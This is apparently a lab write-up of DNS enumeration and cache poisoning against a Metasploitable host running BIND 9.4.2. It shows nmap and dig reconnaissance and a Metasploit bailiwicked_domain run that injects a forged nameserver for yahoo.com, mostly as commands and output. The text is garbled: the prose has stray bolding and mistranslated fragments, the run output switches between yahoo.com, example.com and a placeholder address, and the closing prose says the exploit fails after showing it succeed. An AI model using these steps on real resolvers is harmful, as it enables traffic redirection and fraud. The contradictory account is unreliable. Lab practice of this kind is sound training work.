53/tcp open domain ISC BIND 9.4.2

| dns-nsid:

|\_ bind.version: 9.4.2

┌──(root💀kali)-[~]

└─# nmap --script="dns-nsid" 192.168.1.36 -p 53

Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-25 10:30 EDT

Nmap scan report for metasploitable.localdomain (192.168.1.36)

Host is up (0.00043s latency).

PORT STATE SERVICE

53/tcp open domain

| dns-nsid:

|\_ bind.version: 9.4.2

MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds

┌──(root💀kali)-[~]

└─# dig version.bind CHAOS TXT @192.168.1.36 10 ⨯

; <<>> DiG 9.16.15-Debian <<>> version.bind CHAOS TXT @192.168.1.36

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9835

;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 4096

;; QUESTION SECTION:

;version.bind. CH TXT

;; ANSWER SECTION:

version.bind. 0 CH TXT "9.4.2"

;; AUTHORITY SECTION:

version.bind. 0 CH NS version.bind.

;; Query time: 0 msec

;; SERVER: 192.168.1.36#53(192.168.1.36)

;; WHEN: Sat Jun 25 10:31:30 EDT 2022

;; MSG SIZE rcvd: 73

┌──(root💀kali)-[~]

└─# dig ANY @192.168.1.36 255 ⨯

; <<>> DiG 9.16.15-Debian <<>> ANY @192.168.1.36

; (1 server found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60129

;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 27

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 4096

;; QUESTION SECTION:

;. IN NS

;; ANSWER SECTION:

. 518239 IN NS j.root-servers.net.

. 518239 IN NS f.root-servers.net.

. 518239 IN NS b.root-servers.net.

. 518239 IN NS e.root-servers.net.

. 518239 IN NS d.root-servers.net.

. 518239 IN NS k.root-servers.net.

. 518239 IN NS g.root-servers.net.

. 518239 IN NS m.root-servers.net.

. 518239 IN NS l.root-servers.net.

. 518239 IN NS a.root-servers.net.

. 518239 IN NS h.root-servers.net.

. 518239 IN NS c.root-servers.net.

. 518239 IN NS i.root-servers.net.

;; ADDITIONAL SECTION:

i.root-servers.net. 518239 IN A 192.36.148.17

i.root-servers.net. 518239 IN AAAA 2001:7fe::53

k.root-servers.net. 518239 IN A 193.0.14.129

k.root-servers.net. 518239 IN AAAA 2001:7fd::1

e.root-servers.net. 518239 IN A 192.203.230.10

e.root-servers.net. 518239 IN AAAA 2001:500:a8::e

m.root-servers.net. 518239 IN A 202.12.27.33

m.root-servers.net. 518239 IN AAAA 2001:dc3::35

h.root-servers.net. 518239 IN A 198.97.190.53

h.root-servers.net. 518239 IN AAAA 2001:500:1::53

g.root-servers.net. 518239 IN A 192.112.36.4

g.root-servers.net. 518239 IN AAAA 2001:500:12::d0d

f.root-servers.net. 518239 IN A 192.5.5.241

f.root-servers.net. 518239 IN AAAA 2001:500:2f::f

b.root-servers.net. 518239 IN A 199.9.14.201

b.root-servers.net. 518239 IN AAAA 2001:500:200::b

d.root-servers.net. 518239 IN A 199.7.91.13

d.root-servers.net. 518239 IN AAAA 2001:500:2d::d

c.root-servers.net. 518239 IN A 192.33.4.12

c.root-servers.net. 518239 IN AAAA 2001:500:2::c

j.root-servers.net. 518239 IN A 192.58.128.30

j.root-servers.net. 518239 IN AAAA 2001:503:c27::2:30

a.root-servers.net. 518239 IN A 198.41.0.4

a.root-servers.net. 518239 IN AAAA 2001:503:ba3e::2:30

l.root-servers.net. 518239 IN A 199.7.83.42

l.root-servers.net. 518239 IN AAAA 2001:500:9f::42

;; Query time: 0 msec

;; SERVER: 192.168.1.36#53(192.168.1.36)

;; WHEN: Sat Jun 25 10:34:47 EDT 2022

;; MSG SIZE rcvd: 811

BIND 9.4.1 < 9.4.2 DNS Cache Poisoning

This exploit targets a fairly ubiquitous **vulnerability** inDNS **implementations, allowing it to inject** malicious DNS records into the **targeted**  
**name server's cache. The** exploit **saves** a single malicious nameserver  
**record on** the target nameserver **and** replaces the legitimate  
**nameserver** for the target domain. By **forcing a** target nameserver to query **a random host name** for the target domain, **an** attacker can **forge responses** to the target **server, including responses to queries, authoritative** server **records,** and additional **records** for that **server. increase. The culprit Target** nameserver **inserts an** additional record into the  
cache. This **insert** completely replaces the original nameserver  
**record** for the target **domain.**. [CVE: 2008-4194 2008-1447]

msf > use auxiliary/spoof/dns/bailiwicked\_domain

msf auxiliary(bailiwicked\_domain) > set RHOST 192.168.1.36

RHOST => 192.168.1.36

msf auxiliary(bailiwicked\_domain) > set DOMAIN yahoo.com

DOMAIN => yahoo.com

msf auxiliary(bailiwicked\_domain) > set NEWDNS dns01.metasploit.com

NEWDNS => dns01.metasploit.com

msf auxiliary(bailiwicked\_domain) > set SRCPORT 0

SRCPORT => 0

msf auxiliary(bailiwicked\_domain) > check

[\*] Using the Metasploit service to verify exploitability...

[\*] >> ADDRESS: 192.168.1.36 PORT: 50391

[\*] >> ADDRESS: 192.168.1.36 PORT: 50391

[\*] >> ADDRESS: 192.168.1.36 PORT: 50391

[\*] >> ADDRESS: 192.168.1.36 PORT: 50391

[\*] >> ADDRESS: 192.168.1.36 PORT: 50391

[\*] FAIL: This server uses static source ports and is vulnerable to poisoning

msf auxiliary(bailiwicked\_domain) > dig +short -t ns yahoo.com @192.168.1.36

[\*] exec: dig +short -t ns yahoo.com @192.168.1.36

b.iana-servers.net.

a.iana-servers.net.

msf auxiliary(bailiwicked\_domain) > run

[\*] Switching to target port 50391 based on Metasploit service

[\*] Targeting nameserver A.B.C.D for injection of example.com. nameservers as dns01.metasploit.com

[\*] Querying recon nameserver for example.com.'s nameservers...

[\*] Got an NS record: example.com. 171957 IN NS b.iana-servers.net.

[\*] Querying recon nameserver for address of b.iana-servers.net....

[\*] Got an A record: b.iana-servers.net. 171028 IN A 193.0.0.236

[\*] Checking Authoritativeness: Querying 193.0.0.236 for yahoo.com....

[\*] b.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as

[\*] Got an NS record: example.com. 171957 IN NS a.iana-servers.net.

[\*] Querying recon nameserver for address of a.iana-servers.net....

[\*] Got an A record: a.iana-servers.net. 171414 IN A 192.0.34.43

[\*] Checking Authoritativeness: Querying 192.0.34.43 for example.com....

[\*] a.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as

[\*] Attempting to inject poison records for yahoo.com.'s nameservers into 192.168.1.36:50391...

[\*] Sent 1000 queries and 20000 spoofed responses...

[\*] Sent 2000 queries and 40000 spoofed responses...

[\*] Sent 3000 queries and 60000 spoofed responses...

[\*] Sent 4000 queries and 80000 spoofed responses...

[\*] Sent 5000 queries and 100000 spoofed responses...

[\*] Sent 6000 queries and 120000 spoofed responses...

[\*] Sent 7000 queries and 140000 spoofed responses...

[\*] Sent 8000 queries and 160000 spoofed responses...

[\*] Sent 9000 queries and 180000 spoofed responses...

[\*] Sent 10000 queries and 200000 spoofed responses...

[\*] Sent 11000 queries and 220000 spoofed responses...

[\*] Sent 12000 queries and 240000 spoofed responses...

[\*] Sent 13000 queries and 260000 spoofed responses...

[\*] Poisoning successful after 13250 attempts: example.com. == dns01.metasploit.com

[\*] Auxiliary module execution completed

msf auxiliary(bailiwicked\_domain) > dig +short -t ns yahoo.com @192.168.1.36


[\*] exec: dig +short -t ns yahoo.com @192.168.1.36

dns01.metasploit.com.

## BIND

The Berkeley Internet Name Domain (BIND) is an implementation of the **Internet's** Domain Name System **(DNS).** It performs both **the primary roles** of **a** DNS **server,** acting as an authoritative name server for **your domain,** and acting as a recursive resolver **on your** network. As of 2015, it is the most widely used domain name server software and the de facto standard **for** Unix-like operating systems.  
Searching for exploits **in** ISC BIND **9.4.2 reveals** the following exploit:  
https://www.exploit-db.com/exploits/6122/  
This **injects** malicious DNS records into DNS **servers. I can do it.**


**DNS Exploit: Bailiwicked Domains**

This attack allows you to add your own DNS **records** to **the target's** DNS **nameservers. So** you **can** create a DNS **record** like **somethingsehrevil.microsoft.com to** direct **your** visitors wherever you **want.** After setting the options for themodule, **I** should be **able** to test it, but it fails:[](https://drive.google.com/uc?id=1i1F_9l5ZcsCS2siWOb72zOs1aweyoh16)

And the exploit itself also fails.

### Exploiting DNS: bailiwicked host

This attack allows you to add your own host entry to a DNS nameserver's list of hostnames. This is done by confusing the nameserver by sending responses to fake DNS queries.

[](https://drive.google.com/uc?id=1IJpL9AuvwMqcdNUOx1mF0r60yGRzqgl2)